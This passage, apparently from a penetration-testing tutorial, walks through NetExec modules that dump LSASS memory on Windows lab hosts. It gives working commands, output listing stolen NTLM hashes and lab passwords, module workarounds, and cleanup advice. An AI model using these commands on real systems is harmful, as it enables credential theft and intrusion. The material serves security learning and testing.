LSASSY 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE.LOCAL\pirelli Peepee!1
LSASSY 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Mario 13cdf4cf3d793bf1ab6cdf56e153c058:1644e9777bc1c3c2d8a56203ef977cf2
LSASSY 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Mario MegaPassword!1
LSASSY 192.168.0.144 445 WORKSTATION1 its-dci\ITS-PIEMONTE\gpierantoni Foofy!1
LSASSY 192.168.0.144 445 WORKSTATION1 sql1\administrator MegaPassword!1
```

Netexec Lsassy module

Basically it's just a stripped down version of Lsassy. I wasn't able to get it to work over a relay either, I'd say use the actual program.

## Nanodump

[Nanodump](#) is a program that supports quite a few different methods of creating a dump of the LSASS process, this way it can circumvent some security solutions that may be looking only for the most common function calls associated with LSASS dumping attempts. The GitHub page lists every supported method and it is worth giving it a look to see just how many possibilities there are, different methods can even be combined with Nanodump.

All this module does is upload a copy of the binary on the system with SMB, find the lsass.exe PID, and launch Nanodump with the default settings:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ netexec smb 192.168.0.144 -u administrator -p 'MegaPassword!1' --local-auth -M nanodump
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB 192.168.0.144 445 WORKSTATION1 [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:WORKSTATION1) (domain:WORKSTATION1) (signing:False) (SMBv1:True)
SMB 192.168.0.144 445 WORKSTATION1 [*] WORKSTATION1\administrator:MegaPassword!1 (Pwn3d!)
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] 64-bit Windows detected.
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Created file nano.exe on the \\C$\Windows\Temp\
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Getting LSASS PID via command tasklist /v /fo csv | findstr /i "lsass"
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Executing command C:\Windows\Temp\nano.exe --pid 452 --write C:\Windows\Temp\20231218_1546.log
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Process lsass.exe was successfully dumped
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Copying 20231218_1546.log to host
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Dumpfile of lsass.exe was transferred to /tmp/WORKSTATION1_64_WORKSTATION1.log
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Deleted nano file on the C$ share
NANODUMP 192.168.0.144 445 WORKSTATION1 [*] Deleted lsass.dmp file on the C$ share
NANODUMP 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Administrator:1644e9777bc1c3c2d8a56203ef977cf2
NANODUMP 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Administrator:MegaPassword!1
NANODUMP 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Administrator:MegaPassword!1
NANODUMP 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Administrator:MegaPassword!1
NANODUMP 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE\pirelli:c94d2f91b93381755e7bfefd5a2b1fb7
NANODUMP 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE\pirelli:Peepee!1
NANODUMP 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE.LOCAL\pirelli:Peepee!1
NANODUMP 192.168.0.144 445 WORKSTATION1 ITS-PIEMONTE\pirelli:Peepee!1
NANODUMP 192.168.0.144 445 WORKSTATION1 WORKSTATION1\Mario:1644e9777bc1c3c2d8a56203ef977cf2
```

Netexec Nanodump module



The only settings available are for using a different copy of nano.exe or changing where the program and dump file will be created on the target, we can't specify a preferred technique:

Press enter or click to view image in full size

```
(giulio@kali6giulio)-[~]
$ netexec smb -M nanodump --options
[*] nanodump module options:

    TMP_DIR          Path where process dump should be saved on target system (default: C:\\Windows\\Temp\\)
    NANO_PATH         Path where nano.exe is on your system (default: OS temp directory)
    NANO_EXE_NAME     Name of the nano executable (default: nano.exe)
    DIR_RESULT        Location where the dmp are stored (default: DIR_RESULT = NANO_PATH)
```

Options for the Netexec nanodump module

If we really insist on wanting to use Nanodump from Netexec but also want to use a specific method we can still modify the module source code, which I simply found by running `locate nanodump`:

Press enter or click to view image in full size

```
128     pid = p.split(",")[1][1:-1]
129     self.context.log.debug(f"pid: {pid}")
130     timestamp = datetime.today().strftime("%Y%m%d_%H%M")
131     nano_log_name = f"{timestamp}.log"
132     command = f"{self.remote_tmp_dir}{self.nano} --pid {pid} --write {self.remote_tmp_dir}{nano_log_name}"
133     self.context.log.display(f"Executing command {command}")
134
135     p = self.connection.execute(command, display_output)
136     self.context.log.debug(f"NanoDump Command Result: {p}")
```

Hard-coded nanodump command

## Procdump

As the name implies this module works the same way Spraykatz does: it uploads and executes a copy of Sysinternals procdump on the host to use a trusted and signed executable to create the dump. Unfortunately this module does not seem to work out of the box, not in my environment at least:


Press enter or click to view image in full size

```
(giulio@kali6giulio)-[~]
$ netexec smb 192.168.0.100 -u administrator -p 'MegaPassword!1' -M procdump
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-piemonte.local) (signing:False) (SMBv1:True)
SMB 192.168.0.100 445 ITS-DC1 [*] its-piemonte.local\administrator:MegaPassword!1 (Pwn3d!)
PROCDUMP 192.168.0.100 445 ITS-DC1 [*] Copy /tmp/procdump.exe to C:\Windows\Temp\
PROCDUMP 192.168.0.100 445 ITS-DC1 [*] Created file procdump.exe on the \C$\Windows\Temp\
PROCDUMP 192.168.0.100 445 ITS-DC1 [*] Getting lsass PID tasklist /v /fo csv | findstr /i "lsass"
PROCDUMP 192.168.0.100 445 ITS-DC1 [*] Executing command C:\Windows\Temp\procdump.exe -accepteula -ma 612 C:\Windows\Temp\%COMPUTERNAME%-PROCESSOR_ARCHITECTURE%-USERDOMAIN%.dmp
PROCDUMP 192.168.0.100 445 ITS-DC1 [-] Process lsass.exe error un dump, try with verbose
```

Netexec procdump module erroring out

The binary is downloaded on the machine but running it manually shows that the program is crashing when attempting to do the dump:


Press enter or click to view image in full size



Netexec's embedded procdump crashing

A freshly downloaded copy of procdump64 from Microsoft's website on the other hand works just fine:

Press enter or click to view image in full size



Procdump working

So the problem stems from the executable embedded in the module, I tried it on three different VMs with different Windows versions, it did not work on a single one. To fix this we can tell the module to load a different copy of procdump with the PROCDUMP\_PATH and PROCDUMP\_EXE\_NAME parameters:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ netexec smb -M procdump --options
[*] procdump module options:

TMP_DIR          Path where process dump should be saved on target system (default: C:\\Windows\\Temp\\)
PROCDUMP_PATH     Path where procdump.exe is on your system (default: /tmp/), if changed embedded version will not be used
PROCDUMP_EXE_NAME Name of the procdump executable (default: procdump.exe), if changed embedded version will not be used
DIR_RESULT       Location where the dmp are stored (default: DIR_RESULT = PROCDUMP_PATH)
```

Options for the Netexec procdump module

That way the command becomes:

```
netexec smb 192.168.0.100 -u administrator -p 'MegaPassword!1' -M procdump -o
PROCDUMP_PATH=~/.tools/
```

But that is still not enough as I received another error, this time from Pypykatz:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ netexec smb 192.168.0.100 -u administrator -p 'MegaPassword!1' -M procdump -o PROCDUMP_PATH=~/.tools/
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-piemonte.local) (signing:False) (SMBv1:True)
SMB 192.168.0.100 445 ITS-DC1 [+] its-piemonte.local\administrator:MegaPassword!1 (Pwn3d!)
PROCDUMP 192.168.0.100 445 ITS-DC1 [*] Copy /home/giulio/tools/procdump.exe to C:\Windows\Temp\
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Created file procdump.exe on the \\C:\Windows\Temp\
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Getting lsass PID tasklist /v /fo csv | findstr /i "lsass"
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Executing command C:\Windows\Temp\procdump.exe -accepteula -ma 612 C:\Windows\Temp\%COMPUTERNAME%-X%PROCESSOR_ARCHITECTURE%-X%USERDOMAIN%.dmp
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Process lsass.exe was successfully dumped
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Copy ITS-DC1-AMD64-ITS-PIEMONTE.dmp to host
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Dumpfile of lsass.exe was transferred to /tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Deleted procdump file on the C$ share
PROCDUMP 192.168.0.100 445 ITS-DC1 [+] Deleted lsass.dmp file on the C$ share
PROCDUMP 192.168.0.100 445 ITS-DC1 [-] Error parsing minidump: module 'pypykatz' has no attribute 'parse_minidump_external'
[16:07:28] ERROR Exception while calling proto_flow() on target 192.168.0.100: "NoneType" object has no attribute 'login_sessions'"
```

More obstacles from procdump

Well the good news is procdump worked perfectly and netexec copied the dump in /tmp with a name like <HOST>-AMD64-<DOMAIN>.dmp, and giving it to Pypykatz by hand finally works:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ pypykatz lsa minidump /tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp -g -p msv
INFO:pypykatz:Parsing file /tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp
filename:packagename:domain:user:NT:LM:SHA1:masterkey:sha1_masterkey:key_guid:plaintext
/tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp:msv:ITS-PIEMONTE:administrator:1644e9777bc1c3c2d8a56203ef977cf2::c8f8d61fd26c628422dd1d178f3a16afb3cc0c85:::
/tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp:msv:Window Manager:DWM-1:1e30b0aec39572ac59d7e7389bac3c50::441485ead1726d61f7bc189b70e1f57e77deeb82:::
/tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp:msv:ITS-PIEMONTE:ITS-DC1$1e30b0aec39572ac59d7e7389bac3c50::441485ead1726d61f7bc189b70e1f57e77deeb82:::
/tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp:msv::1e30b0aec39572ac59d7e7389bac3c50::441485ead1726d61f7bc189b70e1f57e77deeb82:::
/tmp/ITS-DC1-AMD64-ITS-PIEMONTE.dmp:msv:Window Manager:DWM-1:1e30b0aec39572ac59d7e7389bac3c50::441485ead1726d61f7bc189b70e1f57e77deeb82:::
```

Pypykatz finally parses procdump's hashes

Moral of the story: don't use this module.

## Handlekatz

This is another module that at least for me never works out of the box:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ netexec smb 192.168.0.100 -u administrator -p 'MegaPassword!1' -M handlekatz
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-piemonte.local) (signing:False) (SMBv1:True)
SMB 192.168.0.100 445 ITS-DC1 [*] its-piemonte.local\administrator:MegaPassword!1 (Pwn3d!)
HANDLEKA... 192.168.0.100 445 ITS-DC1 [*] Copy /tmp/handlekatz.exe to C:\Windows\Temp\
HANDLEKA... 192.168.0.100 445 ITS-DC1 [*] [OPSEC] Created file handlekatz.exe on the \\C$\Windows\Temp\
HANDLEKA... 192.168.0.100 445 ITS-DC1 [*] Getting lsass PID via command tasklist /v /fo csv | findstr /i "lsass"
HANDLEKA... 192.168.0.100 445 ITS-DC1 [*] Executing command C:\Windows\Temp\handlekatz.exe --pid:612 --outfile:C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-%USERDOMAIN%.log
HANDLEKA... 192.168.0.100 445 ITS-DC1 [-] Process lsass.exe error un dump, try with verbose
```

Netexec handlekatz module not working

[Handlekatz](#) is supposed to create an LSASS dump through a duplicated process handle, but unlike the procdump method I was not able to get this module to work by replacing the executable. So, know that this exists, but if you're interested in experimenting with Handlekatz do not rely on the netexec module.

These are all the modules Netexec currently ships with that support dumping LSASS. When using any one of these keep in mind that the original Windows binaries, their stdout and the dumps they generate are stored in C:\Windows\Temp and NOT deleted automatically, so make sure you clean up after yourself.

At the end of the day I prefer using Lasssy, the other programs can be useful for specific scenarios but offer less functionality.